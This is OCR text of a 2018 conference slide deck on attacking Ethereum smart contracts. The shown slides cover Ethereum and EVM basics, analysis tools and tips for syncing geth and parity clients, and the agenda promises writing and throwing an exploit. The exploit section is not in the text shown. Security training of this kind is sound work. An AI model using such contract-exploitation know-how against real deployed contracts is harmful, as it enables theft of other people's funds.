


Blackhat Ethereum

CanSecWest 2018

Agenda

1. Introduction to Ethereum
2. Extract useful information from the blockchain
3. Audit contracts for vulnerabilities
4. Write and throw an exploit

Who we are

- Ryan Stortz (@withzombies)
  - In the industry for ~10 years
  - Previously at Raytheon SI
  - Used to play CTF: VedaGodz, HatesIrony, Marauders, Hacking4Danbi
  - Used to host CTF: GhostInTheShellcode, CSAW CTF
  - Past Presentations on Swift Reversing, Cyber Grand Challenge, Binary Ninja
- Jay Little (@computerality)
  - In the industry for ~10 years
  - Favorite keys to press in IDA: Y and D
  - Used to play CTF: 0x28 Thieves, Whitehatters, VedaGodz, HatesIrony, Marauders, Samurai
  - Used to host CTF: GhostInTheShellcode

Ethereum

- Ethereum is an “alternate” blockchain implementation
- Ethereum is smart contract oriented
- Ethereum is the 2nd largest cryptocurrency by valuation

$688.14 USD (-0.73%)
0.07519340 BTC (-1.91%)

Market Cap	Volume (24h)	Circulating Supply
$67,552,614,756 USD 7,381,497 BTC	$1,613,440,000 USD 176,301 BTC	98,166,822 ETH

Smart Contracts and Transactions


- Bitcoin pioneered trustless money transfer
- Ethereum is takes it further
  - Adds turning-complete machine for smart contracts
  - Supports rich applications
  - Enables tracking of assets: stocks, mortgages, domains names
- The public only really hears about ICOs
  - “Initial Coin Offerings”

Ethereum Blockchain Terminology

Term	Non-Crypto Analogy
Ether / ETH	The base currency
Wei / Gwei	10^{-18} and 10^{-9} ETH
Gas	The amount on a postage stamp
Block	A list of transactions
Transaction	Sends ETH (and optionally a message) between addresses
Address	160-bit number, can be an account or contract Banking routing number + account number
Account	A bank account, holds ETH, can send/receive
Contract	Account that autoruns code when it receives a message
DApp	Contract with a web UI in front of it

Implementations

- Ethereum is described by the Yellow Paper
- Many unique implementations!
  - *Do* use: geth and parity
  - *Don't* use: cpp-ethereum, pyethereum, EthereumJ
- Clients are responsible for keeping the consensus
  - This includes the state of all smart contract transactions



ETHEREUM: A SECURE DECENTRALISED GENERALISED TRANSACTION LEDGER

BYZANTIUM VERSION c0444c1 - 2018-03-06

DR. GAVIN WOOD
FOUNDER, ETHEREUM & PARITY
GAVIN@PARITY.IO

Solidity


- JavaScript-inspired high-level language for smart contracts
- Compiles to EVM, a native machine code for Ethereum

```
1  contract NiceGuyTax {
2
3      // Make a database of investors.
4      struct Investor {
5        address addr;
6      }
7      Investor[] public investors;
8
9      // Make a database of Nice Guys.
10     struct NiceGuy {
11       address addr;
12     }
13     NiceGuy[] public niceGuys;
14
15     //Counters. this counts things. A new round begins when investorIndex reaches 10.
16     uint public payoutIndex = 0;
17     uint public currentNiceGuyIndex = 0;
```

- Is the source of nearly all of Ethereum's issues

Ethereum Virtual Machine (EVM)

- Stack machine
- ~181 opcodes
- Native data width is 256 bits / 32 bytes
- Many instructions are duplicates
  - PUSH1 – PUSH32
  - DUP1 – DUP16
  - SWAP1 – SWAP16
- Instructions have a gas cost
- https://github.com/trailofbits/evm-opcodes



Stack Machine

Code	Stack
PUSH1 0x2	**0x2**
PUSH1 0x3	
ADD	
PUSH1 0x8	
MUL	

Code	Stack
PUSH1 0x2	0x2
PUSH1 0x3	**0x3**
ADD	
PUSH1 0x8	
MUL	

Code	Stack
PUSH1 0x2	**0x5**
PUSH1 0x3	
ADD	
PUSH1 0x8	
MUL	

Code	Stack
PUSH1 0x2	0x5
PUSH1 0x3	**0x8**
ADD	
PUSH1 0x8	
MUL	

Code	Stack
PUSH1 0x2	**0x28**
PUSH1 0x3	
ADD	
PUSH1 0x8	
MUL	


What do hacks look like?

Hack = contract sends you more ETH than you send it

Typically logic flaws

But memory corruptions do happen!

https://github.com/iveth/WHGBalanceVerification




Mitch Brenner Follow
Sep 12, 2017 · 7 min read


How I Snatched 153,037 ETH After A Bad Tinder Date

Over the weekend, I did a lot of swiping right. I've never had a Tinder go this fast from match to agreeing on a date time this fast before. I was thrilled! On the following Friday we went out. The evening started nice, but he got creepier and creepier by the hour. A few hours in, he's a full-on creep. I had to bolt. Not a big deal—I prefer a night tracing scam ICO's transactions anyway.

Do we get to reverse engineer?



The Heist



The Tools

Tool	What it does
geth / parity	Ethereum clients / JSON RPC providers
web3.js / web3.py	JSON / websocket clients for the clients
Etherscan.io	The most useful website
Remix / Oyente	Solidity source editor and static analyzer
Mythril	EVM, Solidity, Blockchain search
Manticore	EVM and Blockchain symbolic executor
Ethersplay	Disassembler

How to get contracts

Ethereum clients typically serve JSON RPC

Options:

1. Connect to infura.io or myetherapi.com
2. Manually browse Etherscan.io
3. Run your own geth or parity client

geth

```
geth.exe --syncmode "fast" --cache 4096
```

My first experience can be summarized as follows:

```
ERROR[11-29|19:16:30] Failed to close database
database=/eth/.ethereum/geth/chaindata err="leveldb/table: corruption on data-
block (pos=916560): checksum mismatch, want=0x0 got=0x2dd0aec0 [file=095339.ldb]“

ERROR[11-29|19:18:02] Section commit failed                    type=bloombits
error="leveldb/table: corruption on data-block (pos=916560): checksum mismatch,
want=0x0 got=0x2dd0aec0 [file=095339.ldb]“

ERROR[11-29|19:18:02] Section processing failed                type=bloombits
error="leveldb/table: corruption on data-block (pos=916560): checksum mismatch,
want=0x0 got=0x2dd0aec0 [file=095339.ldb]”
```

geth, part 2

fuck if I know
#16001 opened on Jan 30 by netcrave

Geth crashing with syncmode fast - consistently - new install
#16244 opened 4 days ago by 0xbitcoin

Unable to sync with geth 1.8.1
#16202 opened 9 days ago by Fargusson

Geth only syncing very few blocks at a time
#16126 opened 17 days ago by dmenin

leveldb/table corrupted, then dropping peers and failing to sync.
#16148 by okayplanet was closed 15 days ago

How long does it take for geth to sync on windows? It keeps on importing new block scripts, receipts and headers.
#15887 opened on Jan 15 by ongweijie

Does Ethereum Wallet (geth) need to write 800 GB of data to sync finally? #414
#15010 opened on Aug 20, 2017 by plasticbomb1986

chaindata is 450Gb
#15872 opened on Jan 12 by 97zgxgw

Last 200 blocks never sync with geth 1.7.3 using fast sync
#16122 by prashantprabhakar was closed 17 days ago

Parity

```
2018-03-07 19:16:26  Reorg to #5215495 cdbd…09a0 (2934…f5ee #5215493 0831…94a6 1838…821f)
2018-03-07 19:16:27  Imported #5215495 cdbd…09a0 (184 txs, 8.00 Mgas, 97.76 ms, 33.72 KiB)
2018-03-07 19:16:41  Imported #5215496 da03…18cb (101 txs, 7.99 Mgas, 83.58 ms, 17.36 KiB)
2018-03-07 19:16:47  Imported #5215497 8e2b…3f08 (60 txs, 2.91 Mgas, 38.40 ms, 10.57 KiB)
2018-03-07 19:16:52  Imported #5215497 77fe…87d5 (96 txs, 7.80 Mgas, 63.17 ms, 22.11 KiB)
2018-03-07 19:16:53        #54   15/25 peers   210 MiB chain 242 MiB db 0 bytes queue 627 MiB sync  RPC:  0 conn,  0 req/s,   0 µs
2018-03-07 19:16:54  Imported #5215497 c450…d358 (25 txs, 7.98 Mgas, 52.94 ms, 11.95 KiB)
2018-03-07 19:17:29        #54   18/25 peers   210 MiB chain 242 MiB db 0 bytes queue 627 MiB sync  RPC:  0 conn,  0 req/s,   0 µs
2018-03-07 19:17:46  Imported #5215498 48c4…a9ed (120 txs, 5.41 Mgas, 94.53 ms, 21.85 KiB)
2018-03-07 19:17:51  Imported #5215499 d31c…ce3a (167 txs, 7.99 Mgas, 85.17 ms, 28.73 KiB)
2018-03-07 19:17:54  Imported #5215500 cc58…a260 (92 txs, 5.00 Mgas, 59.54 ms, 17.40 KiB)
2018-03-07 19:17:59  Imported #5215501 9f41…bdf4 (38 txs, 2.40 Mgas, 30.23 ms, 8.99 KiB)
2018-03-07 19:18:02  Imported #5215502 6532…400f (85 txs, 3.92 Mgas, 66.31 ms, 14.11 KiB)
2018-03-07 19:18:03        #54   14/25 peers   210 MiB chain 242 MiB db 776 bytes queue 631 MiB sync  RPC:  0 conn,  0 req/s,   0 µs
2018-03-07 19:18:04  Imported #5215502 74fd…0618 (81 txs, 3.78 Mgas, 40.54 ms, 13.61 KiB)
2018-03-07 19:18:23  Syncing #5215503 183a…e58c     0 blk/s    2 tx/s    0 Mgas/s      0+    0 Qed  #5215503   15/25 peers   210 MiB c
hain 241 MiB db 0 bytes queue 632 MiB sync  RPC:  0 conn,  0 req/s,   0 µs
2018-03-07 19:18:23  Imported #5215503 183a…e58c (51 txs, 7.98 Mgas, 65.49 ms, 11.48 KiB)
2018-03-07 19:18:49  Imported #5215506 4307…1db4 (124 txs, 4.33 Mgas, 46.68 ms, 16.56 KiB) + another 1 block(s) containing 49 tx(s)
2018-03-07 19:18:55  Imported #5215508 ad33…a7e9 (83 txs, 2.19 Mgas, 52.27 ms, 10.54 KiB) + another 1 block(s) containing 132 tx(s)
2018-03-07 19:18:56  Imported #5215505 6ede…aa50 (116 txs, 3.87 Mgas, 76.43 ms, 14.85 KiB)
2018-03-07 19:18:58        #54   12/25 peers   210 MiB chain 240 MiB db 0 bytes queue 633 MiB sync  RPC:  0 conn,  0 req/s,   0 µs
2018-03-07 19:18:59  Imported #5215509 4e76…8aab (69 txs, 7.98 Mgas, 80.85 ms, 19.29 KiB)
2018-03-07 19:19:01  Imported #5215509 abaf…e4f5 (18 txs, 0.52 Mgas, 14.22 ms, 2.67 KiB)
2018-03-07 19:19:28  Reorg to #5215510 ab7f…603e (4e76…8aab #5215508 ad33…a7e9 abaf…e4f5)
2018-03-07 19:19:29  Imported #5215510 ab7f…603e (111 txs, 6.78 Mgas, 82.59 ms, 24.73 KiB)
2018-03-07 19:19:34        #54   13/25 peers   210 MiB chain 240 MiB db 0 bytes queue 636 MiB sync  RPC:  0 conn,  0 req/s,   0 µs
```


```
./parity -d /mnt/fastssd/chain --cache-size=4096
```

Use v1.9.4

Ethereum client pro tips summary

- Have patience
- The only troubleshooting step is rm –rf and resync
- Use Linux
- Use a fast SSD
- Ethereum clients and web browsing don’t mix
- Make a directory structure for all of your contracts

Several days later…

